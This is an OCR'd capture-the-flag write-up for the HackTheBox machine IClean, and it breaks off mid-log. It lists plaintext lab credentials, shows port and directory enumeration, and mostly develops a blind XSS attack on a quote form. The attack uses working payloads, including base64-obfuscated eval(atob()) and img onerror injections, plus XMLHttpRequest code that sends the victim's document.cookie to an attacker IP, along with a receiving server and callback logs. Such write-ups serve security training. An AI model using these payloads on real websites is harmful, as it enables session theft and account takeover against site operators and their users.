


00 - Credentials

username	passsword	service	address
iclean	pxCsmnGLckUb	MySQL(capiclean database)	127.0.0.1
consuela	simple and clean	SSH, sudo	capiclean.htb

01 - Reconnaissance and Enumeration

NMAP - Network Enumeration

```
# Nmap 7.94SVN scan initiated Sat Apr  6 23:12:07 2024 as: nmap -sC -sV -oA
nmap/IClean -v 10.129.47.206
Increasing send delay for 10.129.47.206 from 0 to 5 due to 83 out of 275
dropped probes since last increase.
Nmap scan report for 10.129.47.206
Host is up (0.20s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.6 (Ubuntu Linux; protocol
2.0)
| ssh-hostkey:
|   256 2c:f9:07:77:e3:f1:3a:36:db:f2:3b:94:e3:b7:cf:b2 (ECDSA)
|_  256 4a:91:9f:f2:74:c0:41:81:52:4d:f1:ff:2d:01:78:6b (ED25519)
80/tcp open  http    Apache httpd 2.4.52 ((Ubuntu))
|_http-server-header: Apache/2.4.52 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
```

```
| http-methods:
|_  Supported Methods: HEAD GET POST OPTIONS
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
# Nmap done at Sat Apr  6 23:13:05 2024 -- 1 IP address (1 host up) scanned
in 57.61 seconds
```

2 ports:


- port 22 - SSH (Runs Ubuntu)
- port 80 - Apache (2.4.52) -> http://capiclean.htb/


HTTP Enumeration(port 80)

We write the domain into our `\etc\hosts`

```
sudo echo "10.129.47.206        capiclean.htb" >> /etc/hosts
```

Going to the website:





```
HTTP/1.1 200 OK
Date: Sat, 06 Apr 2024 20:22:29 GMT
Server: Werkzeug/2.3.7 Python/3.10.12
Content-Type: text/html; charset=utf-8
Vary: Accept-Encoding
Content-Length: 16697
Connection: close

<!DOCTYPE html>
<html lang="en">
  <head>
    <!-- basic -->
    <meta charset="utf-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta name="viewport" content="width=device-width, initial-scale=1">
    <!-- mobile metas -->
    <meta name="viewport" content="width=device-width, initial-scale=1">
    <meta name="viewport" content="initial-scale=1, maximum-scale=1">
    <!-- site metas -->
    <title>
      Capiclean
    </title>
    <meta name="keywords" content="">
    <meta name="description" content="">
    <meta name="author" content="">

    <!-- bootstrap css -->
    <link rel="stylesheet" type="text/css" href="/static/css/bootstrap.min.css">
    <!-- style css -->
    <link rel="stylesheet" type="text/css" href="/static/css/style.css">
    <!-- Responsive-->
    <link rel="stylesheet" href="/static/css/responsive.css">
```

directory brute force and v-host enumeration

```
dirsearch -u http://capiclean.htb/ -w
/usr/share/wordlists/seclists/Discovery/Web-Content/raft-small-words.txt
/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23:
DeprecationWarning: pkg_resources is deprecated as an API. See
https://setuptools.pypa.io/en/latest/pkg_resources.html
  from pkg_resources import DistributionNotFound, VersionConflict

  _|. _ _  _  _  _ _|_    v0.4.3
 (_||| _) (/_(_|| (_| )
```


```
Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25
Wordlist size: 43007

Output File:
/home/pyp/Misc/CTF/HTB/Machines/Active/IClean/reports/http_capiclean.htb/__2
4-04-06_23-24-25.txt

Target: http://capiclean.htb/

[23:24:26] Starting:
[23:24:29] 200 -    2KB - /login
[23:24:31] 302 -  189B  - /logout  ->  /
[23:24:32] 200 -    2KB - /about
[23:24:34] 200 -    8KB - /services
[23:24:41] 302 -  189B  - /dashboard  ->  /
[23:24:42] 200 -    8KB - /team
[23:24:43] 200 -  797B  - /quote
[23:25:19] 403 -  278B  - /server-status
[23:25:41] 200 -    6KB - /choose
[23:29:24] 405 -  153B  - /sendMessage

Task Completed
```

No virtual host:


```
wfuzz -H "Host: FUZZ.capiclean.htb" -w
/usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-20000.txt
--hl 10 http://capiclean.htb/
 /usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is
not compiled against Openssl. Wfuzz might not work correctly when fuzzing
SSL sites. Check Wfuzz's documentation for more information.
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://capiclean.htb/
Total requests: 19966

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================


Total time: 0
```

```
Processed Requests: 19966
Filtered Requests: 19966
Requests/sec.: 0
```

/choose




We accessing the quote it leads us to:



```
POST /sendMessage HTTP/1.1
Host: capiclean.htb
Content-Length: 77
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://capiclean.htb
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/123.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.
8
Sec-GPC: 1
Accept-Language: en-US,en;q=0.9
Referer: http://capiclean.htb/quote
Accept-Encoding: gzip, deflate, br
Connection: close

service=Carpet+Cleaning&service=Tile+%26+Grout&service=Office+Cleaning&email=
```

Noticing that when we check the boxes, their values are fed into a `service` paramater and the email is not even necessary as we get this:



So we may be able to fuzz the area for xss (Blind XSS) as we can see **they may potentially reach to us using the email**.

- Burp POST Request

```
POST /sendMessage HTTP/1.1
Host: capiclean.htb
Content-Length: 126
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://capiclean.htb
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/123.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,
image/apng,*/*;q=0.8
Sec-GPC: 1
Accept-Language: en-US,en;q=0.9
Referer: http://capiclean.htb/quote
Accept-Encoding: gzip, deflate, br
Connection: close

service=
<script+src%3d"http%3a//10.10.14.54/temp.js">&service=Tile+%26+Grout&service
=Office+Cleaning&email=http://10.10.14.54/
```

- Bash output:

```
└─$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
127.0.0.1 - - [06/Apr/2024 23:51:09] code 404, message File not found
127.0.0.1 - - [06/Apr/2024 23:51:09] "GET /api/config HTTP/1.1" 404 -
10.129.47.206 - - [06/Apr/2024 23:54:38] "GET /temp.js HTTP/1.1" 200 -
10.129.47.206 - - [06/Apr/2024 23:55:00] "GET /temp.js HTTP/1.1" 200 -
```

We see that the server, `10.129.47.206` reached back to us. Now, let us make it send a request back to us. Through a `POST` request of the person reaching to us, we can be able to steal sensitive information such as cookies in order to `login` into the site.

- Temp.js

```
fetch('http://10.10.14.54:3000/scan', {
  method: 'POST',
  headers: {
    'Content-Type': 'application/json',
    'Access-Control-Allow-Origin' : '*'
  },
  body: JSON.stringify({
```

```
    ip: window.location.host,
    userAgent: navigator.userAgent,

  });
})
```

- Server.js

```
const express = require('express');
const cors = require('cors');
const app = express();

app.use(express.json());
app.use(cors()); // Add this line to enable CORS for all routes

app.post('/scan', (req, res) => {
  const { ip, userAgent } = req.body;
  console.log('----------Incoming Transmission ----------------\n');
  console.log(`User IP: ${ip}\nUser Agent: ${userAgent}`);
  res.sendStatus(200);
  console.log('----------Ending Transmission ----------------\n');
});

app.listen(3000, () => {
  console.log('Server is running on port 3000');
});
```

So let us change our burp payload (we will convert temp.js into a base64 code in order to run well):


```
ZmV0Y2goJ2h0dHA6Ly8xMC4xMC4xNC41NDozMDAwL3NjYW4nLCB7CiAgbWV0aG9kOiAnUE9TVCcs
CiAgaGVhZGVyczogewogICAgJ0NvbnRlbnQtVHlwZSc6ICdhcHBsaWNhdGlvbi9qc29uJywKICAg
ICdBY2Nlc3MtQ29udHJvbC1BbGxvdy1PcmlnaW4nIDogJyonCiAgfSwKICBib2R5OiBKU09OLnN0
cmluZ2lmeSh7CiAgICBpcDogd2luZG93LmxvY2F0aW9uLmhvc3QsCiAgICB1c2VyQWdlbnQ6IG5h
dmlnYXRvci51c2VyQWdlbnQsCgogIH0pCn0pCgo=
```


- Burp POST Request

```
POST /sendMessage HTTP/1.1
Host: capiclean.htb
Content-Length: 126
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
```

```
Origin: http://capiclean.htb
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/123.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,
image/apng,*/*;q=0.8
Sec-GPC: 1
Accept-Language: en-US,en;q=0.9
Referer: http://capiclean.htb/quote
Accept-Encoding: gzip, deflate, br
Connection: close

service=
<script>eval(atob('ZmV0Y2goJ2h0dHA6Ly8xMC4xMC4xNC41NDozMDAwL3NjYW4nLCB7CiAgb
WV0aG9kOiAnUE9TVCcsCiAgaGVhZGVyczogewogICAgJ0NvbnRlbnQtVHlwZSc6ICdhcHBsaWNhd
Glvbi9qc29uJywKICAgICdBY2Nlc3MtQ29udHJvbC1BbGxvdy1PcmlnaW4nIDogJyonCiAgfSwKI
CBib2R5OiBKU09OLnN0cmluZ2lmeSh7CiAgICBpcDogd2luZG93LmxvY2F0aW9uLmhvc3QsCiAgI
CB1c2VyQWdlbnQ6IG5hdmlnYXRvci51c2VyQWdlbnQsCgogIH0pCn0pCgo='));
</script>&service=Tile+%26+Grout&service=Office+Cleaning&email=http://10.10.
14.54
```

Internal Server Error

The server encountered an internal error and was unable to complete your request. Either the server is overloaded or there is an error in the application.

Seems as if we cant run the payload that way: Let us try a very simple payload:

```
<script>document.location = "http://10.10.14.54?cookie" +
document.cookie</script>
```

Upon checking we see that there is no call back from the server as if I am either missing something or there may be a firewall blocking my requests.
Let us investigate further:

When we create the following:

- payload.js

```
var req = new XMLHttpRequest();
req.open("GET", "http://10.10.14.54:80/Gibeerish");
req.send();
```

And send it in the Burp request:

```
POST /sendMessage HTTP/1.1
Host: capiclean.htb
Content-Length: 231
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://capiclean.htb
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/123.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,
image/apng,*/*;q=0.8
Sec-GPC: 1
Accept-Language: en-US,en;q=0.9
Referer: http://capiclean.htb/quote
Accept-Encoding: gzip, deflate, br
Connection: close

service=
<img+src%3dx+onerror%3deval(atob('dmFyIHJlcSA9IG5ldyBYTUxIdHRwUmVxdWVzdCgpOw
pyZXEub3BlbigiR0VUIiwgImh0dHA6Ly8xMC4xMC4xNC41NDo4MC9HaWJlZXJpc2giKTsKcmVxLn
NlbmQoKTsK'))+/>&service=Tile+%26+Grout&service=Office+Cleaning&email=1
```

We get the following callback:

```
10.10.14.54 - - [07/Apr/2024 00:26:27] "GET /Gibeerish HTTP/1.1" 404 -
10.129.47.206 - - [07/Apr/2024 00:27:18] code 404, message File not found
10.129.47.206 - - [07/Apr/2024 00:27:18] "GET /Gibeerish HTTP/1.1" 404 -
10.129.47.206 - - [07/Apr/2024 00:27:19] code 404, message File not found
10.129.47.206 - - [07/Apr/2024 00:27:19] "GET /Gibeerish HTTP/1.1" 404 -
10.129.47.206 - - [07/Apr/2024 00:27:21] code 404, message File not found
10.129.47.206 - - [07/Apr/2024 00:27:21] "GET /Gibeerish HTTP/1.1" 404 -
10.129.47.206 - - [07/Apr/2024 00:27:22] code 404, message File not found
10.129.47.206 - - [07/Apr/2024 00:27:22] "GET /Gibeerish HTTP/1.1" 404 -
10.129.47.206 - - [07/Apr/2024 00:27:24] code 404, message File not found
10.129.47.206 - - [07/Apr/2024 00:27:24] "GET /Gibeerish HTTP/1.1" 404 -
```

Meaning that we can bypass any firewall method that way, using that let us draft an appropriate payload that we can use to send our request from to grab a cookie:

```
var req = new XMLHttpRequest();
req.open("GET", "http://10.10.14.54:80/?cookie=" + document.cookie);
req.send();
```

- Burp request:

```
POST /sendMessage HTTP/1.1
Host: capiclean.htb
Content-Length: 255
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://capiclean.htb
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/123.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,
image/apng,*/*;q=0.8
Sec-GPC: 1
Accept-Language: en-US,en;q=0.9
Referer: http://capiclean.htb/quote
Accept-Encoding: gzip, deflate, br
Connection: close

service=
<img+src%3dx+onerror%3deval(atob('dmFyIHJlcSA9IG5ldyBYTUxIdHRwUmVxdWVzdCgpOw
pyZXEub3BlbigiR0VUIiwgImh0dHA6Ly8xMC4xMC4xNC41NDo4MC8/Y29va2llPSIgKyBkb2N1bW
VudC5jb29raWUpOwpyZXEuc2VuZCgpOwo='))+/>&service=Tile+%26+Grout&service=Offi
ce+Cleaning&email=1
```

And we get back the following:


```
python3 -m http.server 80
10.129.47.206 - - [07/Apr/2024 00:40:38] "GET /?
